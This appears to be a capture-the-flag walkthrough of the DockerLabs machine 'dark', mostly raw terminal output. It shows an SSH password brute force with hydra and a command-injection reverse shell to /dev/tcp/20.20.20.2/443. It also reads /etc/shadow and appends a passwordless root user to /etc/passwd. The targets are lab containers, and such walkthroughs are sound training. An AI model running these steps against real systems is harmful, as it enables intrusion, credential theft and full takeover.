



Máquina **MEDIUM-**dockerlabs – el nombre dela máquina es **dark**









```
Starting gobuster in directory enumeration mode
/index.html           (Status: 200) [Size: 318]
/info                 (Status: 200) [Size: 128]
/process.php          (Status: 500) [Size: 0]
Progress: 580064 / 1038220 (55.87%)
[!] Keyboard interrupt detected, terminating.
Progress: 580072 / 1038220 (55.87%)
Finished
```


```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/dark]
└─$ sudo hydra -l toni  -P /usr/share/wordlists/rockyou.txt  ssh://10.10.10.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-23 11:16:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.10.2:22/
[STATUS] 124.00 tries/min, 124 tries in 00:01h, 14344276 to do in 1927:60h, 15 active
[22][ssh] host: 10.10.10.2   login: toni   password: banana
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-23 11:18:54
```

```
┌──(silver㉿lobo)-[~/Documentos/dockerlabs/dark]
└─$ ssh toni@10.10.10.2
toni@10.10.10.2's password:
Linux 0f52824b68ea 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 23 16:20:29 2024 from 10.10.10.1
toni@0f52824b68ea:~$
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 23 16:20:29 2024 from 10.10.10.1
toni@0f52824b68ea:~$ sudo -l
[sudo] password for toni:
sudo: a password is required
toni@0f52824b68ea:~$ getcap -r / 2>/dev/null
toni@0f52824b68ea:~$ crontab -l
-bash: crontab: command not found
toni@0f52824b68ea:~$ cd /opt/
toni@0f52824b68ea:/opt$ ls -la
total 8
drwxr-xr-x 2 root root 4096 May 13 00:00 .
drwxr-xr-x 1 root root 4096 Jun 23 15:42 ..
toni@0f52824b68ea:/opt$ cd /home
toni@0f52824b68ea:/home$ ls
toni
toni@0f52824b68ea:/home$ find / -perm -4000 -ls 2>/dev/null
 20351418    640 -rwsr-xr-x   1 root     root       653888 Dec 19  2023 /usr/lib/openssh/ssh-keysign
 20351400     52 -rwsr-xr--   1 root     messagebus    51272 Sep 16  2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 19792916     48 -rwsr-xr-x   1 root     root          48896 Mar 23  2023 /usr/bin/newgrp
 19792927     68 -rwsr-xr-x   1 root     root          68248 Mar 23  2023 /usr/bin/passwd
 19792786     64 -rwsr-xr-x   1 root     root          62672 Mar 23  2023 /usr/bin/chfn
 19792792     52 -rwsr-xr-x   1 root     root          52880 Mar 23  2023 /usr/bin/chsh
 19793003     36 -rwsr-xr-x   1 root     root          35128 Mar 28 09:52 /usr/bin/umount
 19792911     60 -rwsr-xr-x   1 root     root          59704 Mar 28 09:52 /usr/bin/mount
 19792979     72 -rwsr-xr-x   1 root     root          72000 Mar 28 09:52 /usr/bin/su
 19792853     88 -rwsr-xr-x   1 root     root          88496 Mar 23  2023 /usr/bin/gpasswd
 20351362    276 -rwsr-xr-x   1 root     root         281624 Jun 27  2023 /usr/bin/sudo
toni@0f52824b68ea:/home$
```

```
</html>
toni@0f52824b68ea:/tmp$ curl 20.20.20.3
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
    <h1>webilegal.com</h1>
    <form action="http://20.20.20.3/process.php" method="post">
        <label for="cmd">Busca un producto ilegal</label><br>
        <input type="text" id="cmd" name="cmd"><br>
        <input type="submit" value="Enviar">
    </form>
</body>
</html>
toni@0f52824b68ea:/tmp$
```

```
/usr/bin/curl
toni@0f52824b68ea:/var/www/html$ cd /tmp
toni@0f52824b68ea:/tmp$ ls
toni@0f52824b68ea:/tmp$ ls -la
total 8
drwxrwxrwt 1 root root 4096 Jun 23 15:42 .
drwxr-xr-x 1 root root 4096 Jun 23 15:42 ..
toni@0f52824b68ea:/tmp$ url http://192.168.1.50/psp64
-bash: url: command not found
toni@0f52824b68ea:/tmp$ url http://192.168.1.50/pspy64
-bash: url: command not found
toni@0f52824b68ea:/tmp$ curl http://192.168.1.50/pspy64 -o pspy64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4364k  100 4364k    0     0  58.0M      0 --:--:-- --:--:-- --:--:-- 58.3M
toni@0f52824b68ea:/tmp$ ls
pspy64
toni@0f52824b68ea:/tmp$ chmod +x pspy64
toni@0f52824b68ea:/tmp$
```

```
</html>
toni@0f52824b68ea:/tmp$ curl 20.20.20.3
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
    <h1>webilegal.com</h1>
    <form action="http://20.20.20.3/process.php" method="post">
        <label for="cmd">Busca un producto ilegal</label><br>
        <input type="text" id="cmd" name="cmd"><br>
        <input type="submit" value="Enviar">
    </form>
</body>
</html>
toni@0f52824b68ea:/tmp$
```

```
</pre>toni@0f52824b68ea:/tmp$ curl 20.20.20.3
<!DOCTYPE html>
<html>
<head>
    <title></title>
</head>
<body>
    <h1>webilegal.com</h1>
    <form action="http://20.20.20.3/process.php" method="post">
        <label for="cmd">Busca un producto ilegal</label><br>
        <input type="text" id="cmd" name="cmd"><br>
        <input type="submit" value="Enviar">
    </form>
</body>
</html>
toni@0f52824b68ea:/tmp$ curl -X POST -d "cmd=id" http://20.20.20.3/process.php
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>toni@0f52824b68ea:/tmp$
```

```
toni@0f52824b68ea:/tmp$ curl -X POST -d "cmd=id" http://20.20.20.3/process.php
<pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre>toni@0f52824b68ea:/tmp$ curl -X POST -d "cmd=bash -c 'bash -i >& /dev/tcp/20.20.20.2/443 0>61'" http://20.20.20.3/process.php
<pre></pre>toni@0f52824b68ea:/tmp$ curl -X POST -d "cmd=bash -c 'bash -i >%26 /dev/tcp/20.20.20.2/443 0>%261'" http://20.20.20.3/process.php
```

```
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jun 23 16:21:02 2024 from 10.10.10.1
toni@0f52824b68ea:~$ nc -nlvp 443
listening on [any] 443 ...
connect to [20.20.20.2] from (UNKNOWN) [20.20.20.3] 38596
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@5b50810db727:/var/www/html$
```

```
listening on [any] 443 ...
connect to [20.20.20.2] from (UNKNOWN) [20.20.20.3] 38596
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@5b50810db727:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@5b50810db727:/var/www/html$ ^Z
[1]+  Stopped                 nc -nlvp 443
toni@0f52824b68ea:~$ stty -raw -echo; fg
```

```
www-data@5b50810db727:/var/www/html$ curl 127.0.0.1/bin/bash
curl 127.0.0.1/bin/bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   271  100   271    0     0   122k      0 --:--:-- --:--:-- --:--:--  132k
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.59 (Debian) Server at 127.0.0.1 Port 80</address>
</body></html>
www-data@5b50810db727:/var/www/html$
```


```
www-data@5b50810db727:/var/www/html$ cd /tmp
cd /tmp
www-data@5b50810db727:/tmp$ curl file:///etc/shadow
curl file:///etc/shadow
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   581  100   581    0     0  4808k      0 --:--:-- --:--:-- --:--:-- 4808k
root:*:19856:0:99999:7:::
daemon:*:19856:0:99999:7:::
bin:*:19856:0:99999:7:::
sys:*:19856:0:99999:7:::
sync:*:19856:0:99999:7:::
games:*:19856:0:99999:7:::
man:*:19856:0:99999:7:::
lp:*:19856:0:99999:7:::
mail:*:19856:0:99999:7:::
news:*:19856:0:99999:7:::
uucp:*:19856:0:99999:7:::
proxy:*:19856:0:99999:7:::
www-data:*:19856:0:99999:7:::
backup:*:19856:0:99999:7:::
list:*:19856:0:99999:7:::
irc:*:19856:0:99999:7:::
_apt:*:19856:0:99999:7:::
nobody:*:19856:0:99999:7:::
systemd-network:!*:19880::::::
systemd-timesync:!*:19880::::::
messagebus:!:19880::::::
sshd:!:19880::::::
www-data@5b50810db727:/tmp$
```

```
Unable to create directory /var/www/.local/share/nano/: N
It is required for saving/loading search history or curso

www-data@5b50810db727:/tmp$

www-data@5b50810db727:/tmp$ ls
ls
passwd
www-data@5b50810db727:/tmp$ cp /etc/passwd /tmp/passwd
```

```
nano passwd
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@5b50810db727:/tmp$ echo "lobo::0:0:,,,:/:/bin/bash" >> passwd
echo "lobo::0:0:,,,:/:/bin/bash" >> passwd
www-data@5b50810db727:/tmp$ l
l
bash: l: command not found
www-data@5b50810db727:/tmp$ ls
ls
passwd
www-data@5b50810db727:/tmp$ nano passwd
nano passwd
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@5b50810db727:/tmp$
```

```
www-data@5b50810db727:/tmp$ ls
ls
passwd
www-data@5b50810db727:/tmp$ nano passwd
nano passwd
Unable to create directory /var/www/.local/share/nano/: No such file or directory
It is required for saving/loading search history or cursor positions.

www-data@5b50810db727:/tmp$ curl file:///tmp/passwd -o /etc/passwd
curl file:///tmp/passwd -o /etc/passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1113  100  1113    0     0  2492k      0 --:--:-- --:--:-- --:--:-- 2492k
www-data@5b50810db727:/tmp$
```

```
                                 Dload  Upload   Total   Spent    Left  Speed
100  1113  100  1113    0     0  2492k      0 --:--:-- --:--:-- --:--:-- 2492k
www-data@5b50810db727:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
lobo::0:0:,,,:/:/bin/bash
www-data@5b50810db727:/tmp$
```


_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
lobo::0:0:,,,:/:/bin/bash
www-data@5b50810db727:/tmp$ su lobo
su lobo
root@5b50810db727:/tmp#